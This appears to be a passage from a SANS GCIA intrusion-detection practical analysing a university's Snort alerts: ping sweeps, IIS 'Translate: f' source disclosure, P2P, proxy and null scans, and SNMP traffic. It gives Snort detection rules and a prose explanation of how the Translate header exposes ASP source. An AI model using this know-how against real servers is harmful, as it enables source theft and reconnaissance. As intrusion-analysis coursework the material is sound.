ICMP Echo Request Nmap or HPING2 ICMP Echo Request L3retriever Ping	- Nmap is a free port scanner, commonly used to scan hosts for active ports and used for OS fingerprinting. Hping2 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. - Nmap and HPING2 send an ICMP Echo request with no data at all. - This event may indicate that someone is scanning your network using the L3 "Retriever 1.5" security scanner. This legitimate security tool is for authorized security assessment and should not be used on unauthorized networks.
Number of Events	
2932 (HPing2) 21936 (L3retriever)	

Sample Logs

```
06/11-10:10:00.380782  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.152.175 -> MY.NET.11.7
06/12-08:04:23.141253  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.152.19 -> MY.NET.11.7
06/13-07:32:25.654400  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.152.170 -> MY.NET.11.7
06/13-07:33:54.369064  [**] ICMP Echo Request Nmap or HPING2 [**] MY.NET.152.164 -> MY.NET.11.6

06/11-09:50:24.809562  [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.164 -> MY.NET.11.6
06/11-09:50:31.769627  [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.16 -> MY.NET.11.7
06/12-13:33:50.071760  [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.176 -> MY.NET.11.7
06/14-13:38:52.072737  [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.18 -> MY.NET.11.6
```

Event Insight

Some attackers can use Nmap or Hping2 to ping sweep an address range in hopes of finding active hosts in an attempt to possibly map the network for further reconnaissance.

The following SNORT signature could be triggered by the event:

```
alert ICMP $EXTERNAL any -> $INTERNAL any (msg: " Echo Request Nmap or HPING2 ";
dsize: 0; itype: 8; classtype: info-attempt; reference: arachnids,162;)

alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS311/scan_ping-scanner-L3retriever";
itype: 8; icode: 0; content: "ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI"; depth: 32;
classtype: info-attempt; reference: arachnids,311;)
```

The common target hosts for all of these particular events appear to be:

MY.NET.11.7 – dc2.ad.MY.NET
MY.NET.11.6 – dc1.ad.MY.NET

Most of the events are followed by port scans, which can be an indication of

users scanning other internal hosts with the tools mentioned above. There are quite a number of different sources to these events; therefore, I don't think that each one is the precursor to a legitimate scanning attempt. It might possibly be a misidentification on the IDS' part or a false positive.

Relational Analysis of This Event

Distribution of Attack Method
[data trimmed for brevity]

# of Attacks	Source	Destination
69	lib037pc14.ucslab.MY.NET	dc2.ad.MY.NET
69	lib037pc13.ucslab.MY.NET	dc1.ad.MY.NET
68	lib037pc30.ucslab.MY.NET	dc1.ad.MY.NET
65	lib037pc50.ucslab.MY.NET	dc2.ad.MY.NET
65	lib037pc59.ucslab.MY.NET	dc1.ad.MY.NET
64	lib037pc01.ucslab.MY.NET	dc1.ad.MY.NET
63	lib037pc10.ucslab.MY.NET	dc1.ad.MY.NET
60	lib037pc15.ucslab.MY.NET	dc1.ad.MY.NET
60	lib037pc42.ucslab.MY.NET	dc1.ad.MY.NET
60	lib037pc41.ucslab.MY.NET	dc2.ad.MY.NET

I don't believe these events to be of a malicious nature. Due to the fact that the destinations appear to be the domain controllers for the University network, I believe that the actual events are more similar to that of the ICMP Echo Request L3retriever Ping and that the IDS has misidentified the events. The L3retriever activity would correspond with the type of environment at the University, as this event is this type of ICMP ping seems to be also generated when Windows 2000 hosts are communicating with Windows 2000 domain controllers. Distribution of L3retriever activity as follows:

# of Attacks	Source	Destination
737	lib037pc16.ucslab.MY.NET	dc1.ad.MY.NET
453	lib037pc59.ucslab.MY.NET	dc1.ad.MY.NET
420	lib037pc30.ucslab.MY.NET	dc1.ad.MY.NET
412	lib037pc36.ucslab.MY.NET	dc2.ad.MY.NET
409	lib037pc57.ucslab.MY.NET	dc1.ad.MY.NET
407	lib037pc01.ucslab.MY.NET	dc1.ad.MY.NET
406	lib037pc13.ucslab.MY.NET	dc1.ad.MY.NET
403	lib037pc05.ucslab.MY.NET	dc1.ad.MY.NET
398	lib037pc18.ucslab.MY.NET	dc2.ad.MY.NET
397	lib037pc37.ucslab.MY.NET	dc2.ad.MY.NET

Correlation	Defensive Recommendation

http://www.whitehats.com/info/IDS162 http://marc.theaimsgroup.com/?l=snort-users&m=98144574303269&w=2 http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids311&view=event	- ICMP should be blocked (inbound) at your firewall or perimeter router - Setup a sniffer on the network to capture all traffic when noticing these types of events, as it could lead to a solid explanation of what is going on.
Correlations with other students	
http://www.sans.org/y2k/practical/Crist_Clark_GCIA.html http://www.sans.org/y2k/practical/David_Thibault_GCIA.html http://www.giac.org/practical/Edward_Peck_GCIA.doc	

6. WEB-IIS View Source via Translate Header

Event	Description
View Source via Translate Header	It is possible to force the server to send back the source of known scriptable files to the client if the HTTP GET request contains a specialized header with 'Translate: f' at the end of it, and if a trailing slash '/' is appended to the end of the URL. The scripting engine will be able to locate the requested file, however, it will not recognize it as a file that needs to be processed and will proceed to send the file source to the client (BugTraq:1578)
Number of Events	
545	

Sample Logs

```
06/11-22:09:22.937786 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3824 -> MY.NET.5.96:80
06/11-22:09:23.052252 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3825 -> MY.NET.5.96:80
06/11-22:09:23.182792 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3826 -> MY.NET.5.96:80
06/11-22:09:23.316647 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3827 -> MY.NET.5.96:80
06/11-22:09:27.907789 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3830 -> MY.NET.5.96:80
06/11-22:09:27.975331 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3831 -> MY.NET.5.96:80
06/11-22:09:28.056191 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3832 -> MY.NET.5.96:80
06/11-22:09:28.220921 [**] WEB-IIS view source via translate header [**] 68.54.231.4:3833 -> MY.NET.5.96:80

06/12-21:02:12.089531 [**] WEB-IIS view source via translate header [**] 208.184.99.38:4838 -> MY.NET.150.83:80
06/12-21:02:12.552500 [**] WEB-IIS view source via translate header [**] 208.184.99.38:4839 -> MY.NET.150.83:80
06/12-21:02:13.072378 [**] WEB-IIS view source via translate header [**] 208.184.99.38:4840 -> MY.NET.150.83:80
06/12-21:02:35.420745 [**] WEB-IIS view source via translate header [**] 208.184.99.38:4841 -> MY.NET.150.83:80

06/13-07:52:18.823258 [**] WEB-IIS view source via translate header [**] 207.172.11.147:52342 -> MY.NET.5.96:80
06/13-07:52:21.853502 [**] WEB-IIS view source via translate header [**] 207.172.11.147:52587 -> MY.NET.5.96:80
06/13-07:52:22.903889 [**] WEB-IIS view source via translate header [**] 207.172.11.147:52587 -> MY.NET.5.96:80
06/13-07:52:25.131727 [**] WEB-IIS view source via translate header [**] 207.172.11.147:52797 -> MY.NET.5.96:80
```

Event Insight

Snort rule that was likely triggered:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS view source via translate header"; flags:A+; content: "Translate|3a| F"; nocase; reference:arachnids,305; reference:bugtraq,1578; classtype:web-application-activity; sid:1042; rev:6;)

Without all the data from and to the IP's I can only assume what's happening. Translate:.f is a Windows 2000 and IIS 5 'feature' that allows the source of ASP pages to be viewed through a simple HTTP request and is used by DAV-aware applications – IE5 and Office 2000, for example.

Translate: f is a legitimate header for WebDAV, but by adding this to an HTTP "GET" request can reveal the security hole – which requests the server to return the source code of file, bypassing authentication and processing of the script.

Each user can mount a WebDAV volume located on a shared server to their desktop, accessing the files as if they were on any other networked volume. If an attacker requests a scriptable page, such as an ASP page, and adds Translate:f into the headers of the HTTP "GET" request and a backslash, an unpatched Windows 2000 machine will return the complete code instead of the processed file. An attacker can request and get the source code for any script-mapped file on any of these WebDAV clients. If proper security is not implemented (say, Write permission) then the attacker could upload files to the client.

Sources of this event were seen from external hosts, indicating a possible attempt to exploit a known vulnerability.

Impossible to tell from alert logs if target servers were indeed running IIS 5.0, which is vulnerable to this attack.

Relational Analysis of This Event

Distribution of Attack Method
[data trimmed for brevity]

# of Attacks	Source	Destination
101	AC9532E1.ipt.aol.com	bb-app1.MY.NET
56	pcp02101404pcs.towson01.md.comcast.net	bb-app1.MY.NET
48	pcp025507pcs.whtmrs01.md.comcast.net	bb-app1.MY.NET
44	ACA2C731.ipt.aol.com	bb-app1.MY.NET
43	141.157.91.217	bb-app1.MY.NET
42	68.54.231.4	bb-app1.MY.NET

38	ACAF9210.ipt.aol.com	bb-app1.MY.NET
34	bgp01545612bgs.gambrl01.md.comcast.net	bb-app1.MY.NET
25	ACAEACCF.ipt.aol.com	bb-app1.MY.NET
24	AC8083B7.ipt.aol.com	bb-app1.MY.NET

The graph above shows that bb-app1.MY.NET is the most common target of this event. Upon viewing the target site, it appears to be a portal for remote users/students. Make certain the target above, as well all others, are properly patched, as not to be exploited.

Correlation	Defensive Recommendation
http://online.securityfocus.com/bid/1578 http://whitehats.com/IDS/IDS305 http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q256888& http://www.securiteam.com/windowsntfocus/Translate_f_vulnerability_exposes_IIS_files_source.html	- Patch IIS 5.0 systems with patch provided by Microsoft - HTTP Filters on the firewall can drop packets containing the string seen in this exploit
Correlations from other students	
http://www.giac.org/practical/Michael_Holstein_GCIA.doc	

7. UDP/1214 Scan

Event	Description
UDP/1214 Scan	This event shows a number of UDP packets sent to external hosts on port 1214

Sample Logs

[**Scan Log Entry**] – Time | Src IP:Port | Dst IP:Port

```
Jun 12 00:00:17 MY.NET.88.162:1214 -> 24.153.35.207:1214 UDP
Jun 12 00:00:18 MY.NET.88.162:1214 -> 24.186.47.46:1214 UDP
Jun 12 00:00:19 MY.NET.88.162:1214 -> 131.211.107.100:1214 UDP
Jun 12 00:00:20 MY.NET.88.162:1214 -> 24.193.74.34:1214 UDP
Jun 12 00:00:20 MY.NET.88.162:1214 -> 66.92.219.241:1214 UDP
Jun 12 00:00:20 MY.NET.88.162:1214 -> 198.37.26.30:1214 UDP
Jun 12 00:00:23 MY.NET.88.162:1214 -> 213.89.40.126:1214 UDP
Jun 12 00:00:24 MY.NET.88.162:1214 -> 12.248.139.242:1214 UDP
Jun 12 00:00:24 MY.NET.88.162:1214 -> 131.156.162.83:1214 UDP
Jun 12 00:00:25 MY.NET.88.162:1214 -> 12.249.231.60:1214 UDP
Jun 12 00:00:25 MY.NET.88.162:1214 -> 64.180.247.141:1214 UDP
Jun 12 00:00:26 MY.NET.88.162:1214 -> 195.67.211.70:1214 UDP
```

Event Insight
This scan was not listed in the chart above regarding the more prevalent events; however, this reported UDP/1214 scan matches activity seen when using some Peer-to-Peer (P2P) applications. Because some of these P2P apps are susceptible to vulnerabilities (see link in correlations), and the fact that misconfigured clients may inadvertently provide access to his or her machine to the outside world, I felt compelled to analyze the activcity. This traffic appears to be from an internal client possibly sharing files via KaZaA, Morpheus, or Grokster. File/song swapping has become very popular and many networks are beginning to monitor and log such P2P traffic. There a number of worm and spy ware associated with these P2P programs. By allowing P2P access into the network, the various worms have a way in via these clients. KaZaA is also known to be quite susceptible to DoS attack. P2P traffic also consumes bandwidth and reduces employee productivity (not to sound like a “crackin’ the whip” supervisor).

Correlation	Defensive Recommendation
http://isc.incidents.org/port_details.html?port=1214 http://online.securityfocus.com/bid/5317	- Block incoming and outgoing traffic on TCP/UDP/1214 - Implement a security policy that prohibits the use of P2P applications
Correlations from other students	
http://www.giac.org/practical/Bente_Petersen_GCIA.doc	

8. Proxy/Squid Scans

Event	Description
Proxy/Squid Scans	This event shows SYN packets sent (from external hosts) to port numbers associated with well known Proxy server. Squid is a freely available Web Proxy software package included with some Linux distributions. Had there been an actual proxy setup on the network, traffic from the inside would

	be seen accessing the host.

Sample Logs

Data from event logs and scan logs included in this analysis:

[**Alert Log Entry**] – Time | Event Name | Src IP:Port | Dst IP:Port
[**Scan Log Entry**] – Time | Src IP:Port | Dst IP:Port

06/11-14:53:44.898390 [**] SCAN Proxy attempt [**] 66.28.132.168:46068 -> MY.NET.151.90:8080
06/11-14:53:44.898472 [**] INFO - Possible Squid Scan [**] 66.28.132.168:46069 -> MY.NET.151.90:3128
06/11-14:53:44.898625 [**] SCAN Proxy attempt [**] 66.28.132.168:46071 -> MY.NET.151.90:1080
06/11-14:53:44.898706 [**] SCAN Proxy attempt [**] 66.28.132.168:46072 -> MY.NET.151.90:1080

Jun 11 14:53:44 66.28.132.168:46068 -> MY.NET.151.90:8080 SYN ******S*
Jun 11 14:53:44 66.28.132.168:46069 -> MY.NET.151.90:3128 SYN ******S*
Jun 11 14:53:44 66.28.132.168:46072 -> MY.NET.151.90:1080 SYN ******S*

06/15-13:00:21.310442 [**] SCAN Proxy attempt [**] 216.152.64.62:36479 -> MY.NET.153.162:8080
06/15-13:00:21.310616 [**] INFO - Possible Squid Scan [**] 216.152.64.62:36481 -> MY.NET.153.162:3128
06/15-13:00:21.310694 [**] SCAN Proxy attempt [**] 216.152.64.62:36482 -> MY.NET.153.162:1080

Jun 15 13:00:21 216.152.64.62:36479 -> MY.NET.153.162:8080 SYN ******S*
Jun 15 13:00:21 216.152.64.62:36480 -> MY.NET.153.162:8000 SYN ******S*
Jun 15 13:00:21 216.152.64.62:36481 -> MY.NET.153.162:3128 SYN ******S*
Jun 15 13:00:21 216.152.64.62:36482 -> MY.NET.153.162:1080 SYN ******S*

Event Insight

SNORT rule that was likely triggered:

alert tcp $EXTERNAL_NET any -> $HOME_NET 1080 (msg:”SCAN Proxy Attempt”; flags:S; classtype”attempted-recon; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"INFO - Possible Squid Scan"; flags:S; classtype:attempted-recon; sid:618; rev:1;)

Proxy scans are quite common. Many are used to find a Proxy Server that possibly has an exploitable vulnerability. Some attempt to locate proxy servers hoping that anonymous access is allowed, thus allowing the attacker to surf the web “hiding” behind the proxy server. If misconfigured, the proxy server can be used as a launching pad for an attack.

Most of the alerts of this type were initiated from external addresses. With that said, I believe we are looking at two possible attack types:

- The unauthorized use of the Proxy server to mask the attacking IP during potential attack son other Internet resources

- A malicious attempt to exploit a known vulnerability that exists on the Proxy server (correlations below link to some Squid Proxy security advisories)

  - An attacker with the ability to send packets to the Squid SNMP port can cause Squid to run out of memory and crash.
  - Unauthorized users may utilize cache resources by using HTCP. This could allow a remote attacker to gain unauthorized access to the HTCP service.

Had these scanning events originate from internal addresses, I would be alerted to the fact that it is possible an internal user is attempting to locate the server and possibly attempt to exploit a known vulnerability. Chances are internal users would be considered authorized users. An authorized user of the squid proxy may submit a specially crafted ftp:// request in order to crash the squid process, causing a denial of service. Internal users can be a serious threat to security, as well.

Relational Analysis of This Event

Distribution of Attack Method
[data trimmed for brevity]

# of Attacks	Source	Destination
76	212.38.132.151	lib037pc25.ucslab.MY.NET
34	CPE0080c6f02f26.cpe.net.cable.rogers.com	lib023pc-03.MY.NET
15	66.62.70.248	lib023pc-03.MY.NET
9	dt0d2n45.tampabay.rr.com	lib-88-165.pooled.MY.NET
9	ool-182f63f3.dyn.optonline.net	lib-88-165.pooled.MY.NET
7	64.85.10.110	libpc10.lib.MY.NET
7	adsl-64-160-96-153.dsl.bkfd14.pacbell.net	lib023pc-03.MY.NET
7	irc.homelien.no	lib-88-165.pooled.MY.NET
6	unf.unf.unf.u.nf	lib023pc-03.MY.NET
5	64.85.10.110	ref15.lib.MY.NET

This event is seen from many external hosts. This can be an indication of:

1. External scans for Proxy Services
2. Authorized use of a University Proxy Server
3. Traffic in a legitimate connection. Targeted hosts could very well be connecting to the attacking host's machines with a source port of 8080, 3128, or 1080. As the attacking host replies, the traffic is back through to the original source port. The IDS would then see traffic to one of the ports in the IDS signature and could trigger; therefore, a false positive is triggered.

Correlation	Defensive Recommendation

http://www.linuxsecurity.com/advisories/other_advisory-2185.html http://www.linuxsecurity.com/advisories/other_advisory-2185.html http://online.securityfocus.com/bid/5158 http://online.securityfocus.com/advisories/3886	- Block incoming packets on TCP/8080; TCP/3128; TCP1080 - If there is a need or use for a proxy server, make certain to apply the appropriate patches and permissions to ensure unauthorized users cannot access the host, nor compromise it
Correlations from other students	
http://www.giac.org/practical/Jeff_Zahr_GCIA.doc http://www.giac.org/practical/Scott_Baird_GCIA.doc http://www.giac.org/practical/Edward_Peck_GCIA.doc	

9. Null Scan!

Event	Description
Null Scan!	This event indicates that a TCP frame has been seen with a sequence number of zero and all control bits are set to zero. This frame should never be seen in normal TCP operation. An attacker may be scanning your system by sending these specially formatted frames to see what services are available (IDS004)
Sample Logs	
Data from Alert logs and Scan logs included: [**Alert Log Entry**] – Time | Event Name | Src IP:Port | Dst IP:Port [**Scan Log Entry**] – Time | Src IP:Port | Dst IP:Port 06/12-21:29:22.799602 [**] Null scan! [**] 24.112.58.210:2656 -> MY.NET.150.209:6346 Jun 12 21:29:22 24.112.58.210:2656 -> MY.NET.150.209:6346 NULL ******** 06/12-21:31:34.904916 [**] Null scan! [**] 24.112.58.210:2656 -> MY.NET.150.209:6346 Jun 12 21:31:34 24.112.58.210:2656 -> MY.NET.150.209:6346 NULL ******** 06/13-01:58:08.955541 [**] Null scan! [**] 66.218.228.207:0 -> MY.NET.150.133:2209 Jun 13 01:58:08 66.218.228.207:0 -> MY.NET.150.133:2209 NULL ******** 06/13-17:15:55.989083 [**] Null scan! [**] 64.4.124.151:3193 -> MY.NET.88.165:1269 Jun 13 17:15:55 64.4.124.151:3193 -> MY.NET.88.165:1269 NULL ********	
Event Insight	

SNORT rule that was likely triggered:

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN NULL";flags:0; seq:0; ack:0; reference:arachnids,4; classtype:attempted-recon; sid:623; rev:1;)

RFC 793 states that a system should send back an RST for all TCP ports closed when they receive a packet without any specified IP flags for a specific port.

Because of the state above, attackers can send specially crafted packets in hope of eliciting a response from the host, thus identifying available services in the target. Because the target will return a RST packet when a non-listening port is reached, the attacker will know of available ports when a packet is NOT returned. This is known as a inverse mapping scan.

This appears to be reconnaissance work, perhaps in preparation for a future attempt to exploit a known vulnerability. Attackers might use this scan to elude intrusion detection systems; however, most today contain signatures to provide an alert to these events.

Relational Analysis of This Event

# of Attacks	Source	Destination
271	adsl-65-69-223-128.dsl.hstntx.swbell.net	libdellpc-39.libpub.MY.NET
14	64-4-124-151.dmt.ntelos.net	lib-88-165.pooled.MY.NET
6	ip-66-218-225-145.cableaz.com	yuna.lib.MY.NET
4	CPE00045a7be40b.cpe.net.cable.rogers.com	libpc09.lib.MY.NET
2	ip-66-218-228-207.cableaz.com	yuna.lib.MY.NET
2	ALagny-101-2-1-113.abo.wanadoo.fr	yuna.lib.MY.NET
2	66.218.234.0	yuna.lib.MY.NET
2	208.188.244.176	yuna.lib.MY.NET
2	ip-66-218-226-117.cableaz.com	yuna.lib.MY.NET
2	172.24.32.68	yuna.lib.MY.NET

Null scans seen originating from internal hosts should raise suspicion of malicious activity on the part of an internal user, or possible compromised host. No activity of this nature was seen coming from the inside.

Correlation	Defensive Recommendation
http://www.whitehats.com/info/IDS004 http://ki.sei.cmu.edu/idar/drill_attack.cfm?attack=TCP%20Null%20Scan http://www.synnergy.net/downloads/papers/portscan.txt	- Firewall security policy should drop all traffic with improperly set flag bits - Suspicion should also be raised when activity of this nature is seen,
Correlations from other students	

http://www.sans.org/y2k/practical/Crist_Clark_GCIA.html http://www.giac.org/practical/PJ_Goodwin_GCIA.doc	as this is an indication of a possible information gathering attempt

10. UDP/161 Scan

Event	Description
UDP/161 Scan	Activity to UDP/161 indicates SNMP activity. Simple Network Management Protocol (SNMP) is the protocol governing network management and the monitoring of network devices and their functions.

Sample Logs

[**Scan Log Entry**] – Time | Src IP:Port | Dst IP:Port

```
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.80:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.212:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.131:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.163:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.137:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.15.18:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.218:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.21.107:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.216:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.87:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.21.91:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.21.106:161 UDP
Jun 15 00:03:53 MY.NET.5.89:1111 -> MY.NET.200.85:161 UDP
```

Event Insight

Inverse name resolution to MY.NET.5.89 yields ciscoworks.noc.MY.NET

I'll assume ciscoworks is directly related to CiscoWorks by Cisco.

CiscoWorks is a family of comprehensive network management tools that allows you to easily access and manage the advanced capabilities of the Cisco AVVID architecture.

It appears the source (MY.NET.5.89) is a Cisco Management system managing various devices throughout the network – switches, routers, printers, etc.

SNMP Traps are usually sent from network equipment, including routers, switches, and workstations (on UDP/162). Traps are sent when errors or specific

events occur on the network. Traps are normally only sent to end stations which are currently sending SNMP requests to the device in question, using applications such as CiscoWorks. However, some devices can be configured to send Traps to specific management station addresses.

The traffic seen from the source to the targets on UDP/161 are messages sent directly to the agents (the agents listen on UDP/161 for messages sent from the SNMP Management Station).

This activity appears to be normal traffic seen between an SNMP management system and various devices and is not perceived to be a threat.

However, there are several SNMP vulnerabilities in SNMPv1 (Trap and Request handling). These vulnerabilities may cause denial-of-service conditions, service interruptions, and in some cases may allow an attacker to gain access to the affected device. Specific impacts will vary from product to product.

Relational Analysis of this Event

# of Attacks	Source	Destination
4137	lib-88-203.pooled.MY.NET	lib256printer.lib.MY.NET
4117	lib-88-181.pooled.MY.NET	lib128hp4050n-01.lib.MY.NET
4117	lib-88-181.pooled.MY.NET	lib256printer.lib.MY.NET
4104	lib-88-159.pooled.MY.NET	lib256printer.lib.MY.NET
4090	lib-88-145.pooled.MY.NET	lib256printer.lib.MY.NET
4089	lib-88-207.pooled.MY.NET	lib256printer.lib.MY.NET
4058	lib-88-136.pooled.MY.NET	lib256printer.lib.MY.NET
2212	kryten.ucs.MY.NET	bb-app2.MY.NET
2172	kryten.ucs.MY.NET	bb-app1.MY.NET
2153	kryten.ucs.MY.NET	bb-db1.MY.NET

From the analysis above, SNMP traffic appears to be normal on this network. Security analysts should be on the look out for SNMP traffic destined to or coming from the Internet. A lot of activity destined to printers. Again, I would recommend disabling SNMP on all the printers unless an SNMP management system is managing them (HP OpenView, JetAdmin, etc.)

Correlation	Defensive Recommendation
http://www.cert.org/advisories/CA-2002-03.html http://www.rad.com/networks/1995/snmp/snmp.htm	- Disable SNMP if not being used, i.e., if not correctly using an SNMP Management system, disable SNMP on network devices to help cut down on network noise. - Always block port UDP/161(162) at the firewall. There should be no reason to see SNMP packets from external network traversing your firewall. This would indicate reconnaissance efforts or possible exploitation of known vulnerabilities.
Correlations from other students	
http://www.sans.org/y2k/practical/Crist_Clark_GCIA.html	

Out of Spec (OOS) Discussion

OOS Activity – There wasn't much OOS activity for the dates covered in this assignment. I have included each OOS log entry AND the corresponding entries from the Alert and Scan logs for those days. I have included a Link Graph summarizing the correlation among the events (and different logs) at the end of this section. The Link Graph should provide some insight as to the nature of the OOS events, as additional logging of the events is provided in the corresponding Alert and Scan logs (i.e., the OOS logs point indicate activity that should be looked at further…possible clues to actual nature of activity can be found in Alert or Portscan logs). Primarily, the OOS events were triggered due to invalid flag combinations – possibly caused by intentional packet crafting (as to fingerprint the OS) or problematic hardware.

DEST	# of Times
MY.NET.150.209	9
MY.NET.88.165	7
MY.NET.5.96	3
MY.NET.150.83	3
MY.NET.5.95	2

MY.NET.150.209 – logged events

OOS Logged

```
06/12-00:39:40.957085 193.6.40.86:55089 -> MY.NET.150.209:6346
TCP TTL:48 TOS:0x0 ID:13257  DF
21S***** Seq: 0xABA41371   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 2629816 0 EOL EOL EOL EOL

06/12-00:39:43.957516 193.6.40.86:55089 -> MY.NET.150.209:6346
TCP TTL:48 TOS:0x0 ID:13258  DF
21S***** Seq: 0xABA41371   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 2630116 0 EOL EOL EOL EOL

06/12-21:18:33.952340 24.112.58.210:166 -> MY.NET.150.209:2656
TCP TTL:114 TOS:0x0 ID:26720  DF
**SF***U Seq: 0x18CA0546   Ack: 0xA9D0ADF   Win: 0x5018
TCP Options => EOL EOL

06/12-21:20:30.868375 24.112.58.210:2656 -> MY.NET.150.209:6346
TCP TTL:114 TOS:0x0 ID:10611  DF
*1SFRPAU Seq: 0x690547   Ack: 0xF2A70AEA   Win: 0x5018
22 38 EF 63 00 00 89 1A 46 26 CA E8 23 98 FF AE  "8.c....F&..#...
69 21                                            i!

06/12-21:23:55.685430 24.112.58.210:2656 -> MY.NET.150.209:6346
TCP TTL:114 TOS:0x0 ID:11922  DF
2*SFRPAU Seq: 0x54D2CF3   Ack: 0x6B0AF3   Win: 0x5018
TCP Options => EOL EOL
72 5F 7A ED C6 4E 86 28 94 30                    r_z..N.(.0

06/12-21:24:24.400833 24.112.58.210:2656 -> MY.NET.150.209:6346
TCP TTL:114 TOS:0x0 ID:25238  DF
```

```
21SF***U Seq: 0xA6054D   Ack: 0xD6210AF4   Win: 0x5018
TCP Options => EOL EOL SackOK
C1 05 46 7E D6 11 8B BA 44 45                    ..F~....DE

06/12-21:25:35.910653 24.112.58.210:2656 -> MY.NET.150.209:6346
TCP TTL:114 TOS:0x0 ID:34207  DF
*1SF**AU Seq: 0x54F   Ack: 0x294B0AF5   Win: 0x5018
TCP Options => EOL EOL

06/12-21:32:43.115158 24.112.58.210:2656 -> MY.NET.150.209:6346
TCP TTL:114 TOS:0x0 ID:38867  DF
21*FRP*U Seq: 0x557DF8E   Ack: 0xAFF9BB5   Win: 0x5018
0A 60 18 CA 05 57 DF 8E 0A FF 9B B5 00 ED 50 18  .`...W........P.
22 38 F6 F6 00 00 33 49 62 77 31 46 21 4E A8 08  "8....3Ibw1F!N..
C2 1A                                            ..

06/13-20:43:09.904608 62.78.169.87:38498 -> MY.NET.150.209:6346
TCP TTL:47 TOS:0x0 ID:20506  DF
21S***** Seq: 0xA9F13E95   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 2322063 0 EOL EOL EOL EOL
```

Alert Logged for above OOS events

```
06/12-00:37:41.995251  [**] Queso fingerprint [**] 193.6.40.86:55089 ->
MY.NET.150.209:6346
06/12-21:14:07.339071  [**] INFO Inbound GNUTella Connect request [**]
24.112.58.210:2656 -> MY.NET.150.209:6346
06/13-20:41:10.777051  [**] Queso fingerprint [**] 62.78.169.87:38498 ->
MY.NET.150.209:6346
```

Portscan Logged for Above OOS events

```
Jun 12 00:37:44 193.6.40.86:55089 -> MY.NET.150.209:6346 SYN 12****S*
RESERVEDBITS
Jun 12 21:14:45 24.112.58.210:2656 -> MY.NET.150.209:6346 NOACK 1***PRS*
RESERVEDBITS
Jun 12 21:16:34 24.112.58.210:166 -> MY.NET.150.209:2656 NOACK **U***SF
Jun 12 21:18:31 24.112.58.210:2656 -> MY.NET.150.209:6346 FULLXMAS 1*UAPRSF
RESERVEDBITS
Jun 13 20:41:10 62.78.169.87:38498 -> MY.NET.150.209:6346 SYN 12****S*
RESERVEDBITS
```

MY.NET.88.165 – logged events

OOS Logged

```
06/13-17:39:58.851407 64.4.124.151:3193 -> MY.NET.88.165:1269
TCP TTL:113 TOS:0x0 ID:52404  DF
21**R**U Seq: 0xBCCA1D8   Ack: 0x7D86   Win: 0x5010
0C 79 04 F5 0B CC A1 D8 00 00 7D 86 04 E4 50 10  .y........}...P.
79 34 A9 3E 00 00 C2 31 19 C0 20 0F B0 1A 62 7A  y4.>...1.. ...bz
F3 93                                            ..

06/13-17:46:22.699466 64.4.124.151:0 -> MY.NET.88.165:3193
TCP TTL:113 TOS:0x0 ID:61990  DF
21**RP*U Seq: 0x4F50D80   Ack: 0x1D87D87   Win: 0x5010
3C EC 50 10 7B 30 F7 71 00 00 3E FA 61 41 AF A4  <.P.{0.q..>.aA..
76 86 A2 1B F5 D2                                v.....

06/13-17:54:54.956901 64.4.124.151:4 -> MY.NET.88.165:3193
TCP TTL:113 TOS:0x0 ID:65215  DF
21**R*** Seq: 0x4F50FC7   Ack: 0x31D87D88   Win: 0x5010
```

```
TCP Options => EOL EOL EOL EOL EOL EOL SackOK SackOK SackOK EOL Opt 53 Opt 53
Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53
Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53
Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53 Opt 53

06/13-18:00:01.789438 64.4.124.151:3193 -> MY.NET.88.165:1269
TCP TTL:113 TOS:0x0 ID:21275  DF
21**R**U Seq: 0x11122   Ack: 0xD1D87D89   Win: 0x5010
TCP Options => EOL EOL

06/13-18:16:02.185414 64.4.124.151:3193 -> MY.NET.88.165:1269
TCP TTL:113 TOS:0x0 ID:1338  DF
21**RP*U Seq: 0x1566B78C   Ack: 0x7D8C   Win: 0x5010
TCP Options => EOL EOL Opt 23 (3): 1FFC Opt 252

